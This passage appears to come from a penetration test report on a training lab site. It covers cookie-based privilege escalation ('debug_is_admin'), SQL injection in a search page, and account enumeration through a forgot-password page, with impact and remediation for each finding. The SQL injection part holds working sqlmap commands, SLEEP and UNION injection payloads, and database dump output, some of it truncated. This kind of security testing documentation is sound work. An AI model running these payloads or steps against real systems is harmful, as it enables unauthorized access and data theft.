
Step 5: After changing `debug_is_admin` from 0 to 1, the same authenticated user session was able to access `/admin.php`, and the administrative panel was displayed.



Step 6: The browser's developer tools show the client-controlled `debug_is_admin` cookie set to 1. Modifying this cookie allowed the normal user session to access the administrative panel.






- After changing `debug_is_admin` from 0 to 1, the normal user was able to access `/admin.php` and view the administrative panel.



- The normal user successfully accessed the `/admin.php` administrative panel by modifying the `debug_is_admin` cookie from 0 to 1, confirming privilege escalation.

Impact	• A low-privileged authenticated user may escalate privileges and gain unauthorized access to administrative functionality. • An attacker could potentially view or modify administrative data and perform unauthorized actions available to the admin account. • This could result in unauthorized disclosure, modification, or deletion of application data.
Remediations	• Do not trust the debug_is_admin like cookie for checking user permissions. • Check the user's role on the server before allowing admin access. • Only users with an actual admin role should be allowed to access /admin.php. • Do not allow users to change their own role or privilege through cookies or other client-side values.

09 Finding: SQL Injection – Search Functionality

Vulnerability Name	SQL Injection – Search Functionality
Target URL	http://breachlab.securitybrigade.com/search.php
Vulnerability Description	The search function is vulnerable to SQL Injection through the <code>query</code> parameter. An attacker can modify the SQL query by sending malicious input. Testing confirmed SQL injection and allowed identification of the database and its tables.
Severity & CVSS as per 3.1 Calculator	9.8 Critical
Proof of Concept	Step 1: Intercepted the search request using Burp Suite.  - Identified the <code>query</code> parameter in the POST request. - Sent this Request to repeater tab. Step 2: Tested the parameter with SQL Injection payloads.  - Appended a single quote (') to the <code>query</code> parameter and observed a 500 Internal Server Error, indicating improper handling of user-supplied input in the SQL query. Step 3: Further testing with sqlmap confirmed that the query parameter is vulnerable to time-based blind and UNION-based SQL Injection.  - Command used: <code>sqlmap -u "http://breachlab.securitybrigade.com/search.php" --data="query=phone" -p query --batch</code> Step 4: Find the database version using the SQLmap tool. The following command was used to identify the database version. <code>sqlmap -u "http://breachlab.securitybrigade.com/search.php" --data="query=phone" -p query --banner --batch</code>

```

07a71),NULL-- -
[06:17:33] [INFO] the back-end DBMS is MySQL
[06:17:33] [INFO] fetching banner
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP, Apache 2.4.52
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
banner: '10.6.22-MariaDB-0ubuntu0.22.04.1'
[06:17:33] [INFO] fetched data logged to text files under '/home/akanksha/.local/share/sqlmap/output'
[06:17:33] [WARNING] your sqlmap version is outdated
[*] ending @ 06:17:33 /2026-08-13/

```

- The backend database is **MariaDB 10.6.22**.

Step 5: Find database name

`sqlmap -u "http://breachlab.securitybrigade.com/search.php" --data="query=ghfh" -p query --current-db --batch`

```

Payload: query=ghfh' AND (SELECT 2492 FROM (SELECT(SLEEP(5)))uyJw) AND 'yMIS'='yMIS
Type: UNION query
Title: Generic UNION query (NULL) ~ 5 columns
Payload: query=ghfh' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71706a7871,0x6b43494441644a7558756b466658524c7545734f62644c53696c7649
07a71),NULL-- -
[06:20:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: Apache 2.4.52, PHP
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[06:20:53] [INFO] fetching current database
current database: 'foophones'
[06:20:53] [INFO] fetched data logged to text files under '/home/akanksha/.local/share/sqlmap/output/breachlab.securitybrigade.com'
[06:20:53] [WARNING] your sqlmap version is outdated
[*] ending @ 06:20:53 /2026-08-13/

```

- The current database name was successfully identified as **foophones**.

Step 6: The following command was used to identify the table names in the foophones database.

`sqlmap -u "http://breachlab.securitybrigade.com/search.php" --data="query=phone" -p query -D foophones --tables --batch`

```

web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP, Apache 2.4.52
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[07:40:53] [INFO] fetching tables for database: 'foophones'
Database: foophones
[4 tables]
+-----+
| cart |
| products |
| purchases |
| users |
+-----+
[07:40:53] [INFO] fetched data logged to text files under '/home/akanksha/.local/share/sqlmap/output'
[07:40:53] [WARNING] your sqlmap version is outdated
[*] ending @ 07:40:53 /2026-08-13/

```

- The database table names were successfully identified as cart, products, purchases, and users.

Step 7: The SQL Injection allowed us to access data from the database without proper authorization.

```




07a71),NULL-- -
[07:45:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 22.04 (jammy)
web application technology: PHP, Apache 2.4.52, PHP
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[07:45:59] [INFO] fetching columns for table 'products' in database 'foophones'
[07:45:59] [INFO] fetching entries for table 'products' in database 'foophones'
[07:45:59] [WARNING] reflective value(s) found and filtering out
Database: foophones
Table: products
[5 entries]
+-----+-----+-----+-----+-----+
| id | price | stock | name | description |
+-----+-----+-----+-----+-----+
| 1 | 499.99 | 5 | FooPhone X | Latest flagship with insecure features |
| 2 | 299.99 | 10 | FooPhone Mini | Smaller and even less secure |
| 3 | 799.99 | 2 | FooPhone Pro | With all the bugs unlocked |
| 4 | 1.00 | 1 | sudarshana | sudarshana |
| 5 | 1.00 | 1 | sudarshana | sudarshana |
+-----+-----+-----+-----+-----+
[07:45:59] [INFO] table 'foophones.products' dumped to CSV file '/home/akanksha/.local/share/sqlmap/output'
[07:45:59] [INFO] fetched data logged to text files under '/home/akanksha/.local/share/sqlmap/output'
[07:45:59] [WARNING] your sqlmap version is outdated



```

- The SQL Injection allowed unauthorized access to database information, including product data. Further exploitation could potentially expose sensitive data such as usernames, passwords, and other user details stored in the database.

Impact	• An attacker can access database information without permission. • Usernames, passwords, and other user details may be exposed. • Product, cart, and purchase information may be accessed. • An attacker may be able to modify or delete database data. • This can affect the confidentiality and integrity of the application.
Remediations	• Use prepared statements for all database queries. • Never directly add user input to SQL queries. • Validate and sanitize the query parameter. • Do not show SQL errors or database details to users. • Use a database account with only the permissions it needs.

10 Finding - User Account Enumeration via Forgot Password

Vulnerability Name	User Account Enumeration via Forgot Password
Target URL	http://breachlab.securitybrigade.com/forgot-password.php
Vulnerability Description	The forgot-password endpoint returns different responses for registered and unregistered email addresses. A registered email returns an HTTP 500 error, while an unregistered email returns HTTP 200, allowing an attacker to identify valid user accounts.
Severity & CVSS as per 3.1 Calculator	5.3 Medium
Proof of Concept	Step 1: Navigate to /forgot-password.php and enter a registered email address.  Step 2: Click “Send Reset Link” and intercept the request in Burp Suite. Send the captured request to Repeater so you can compare the responses for different email addresses.  Step 3: Send the request with the registered email address and observe the response. The application returns HTTP 500 Internal Server Error.  Step 4: Replace the registered email with a random/unregistered email address and resend the request. The application returns HTTP 200 OK

	with a generic password-reset message, confirming different behavior for registered and unregistered accounts. Request  Step 5: The application displays: <i>“If your account is registered, a reset link has been sent to your email.”</i>  - The response is handled normally, unlike the HTTP 500 Internal Server Error observed with the registered email. - This confirms the application behaves differently for registered and unregistered accounts, supporting the User Account Enumeration finding.
Impact	• Attackers can identify whether an email address is registered. • Valid accounts can be targeted with phishing or password attacks. • The different responses expose account existence. • The 500 Internal Server Error also reveals improper error handling.
Remediations	• Return the same response for both registered and unregistered emails. • Use a generic message such as “If your account exists, a reset link has been sent.” • Handle server-side errors without exposing 500 responses to users. • Add rate limiting to prevent automated account enumeration. • Log detailed errors on the server instead of displaying them to users.

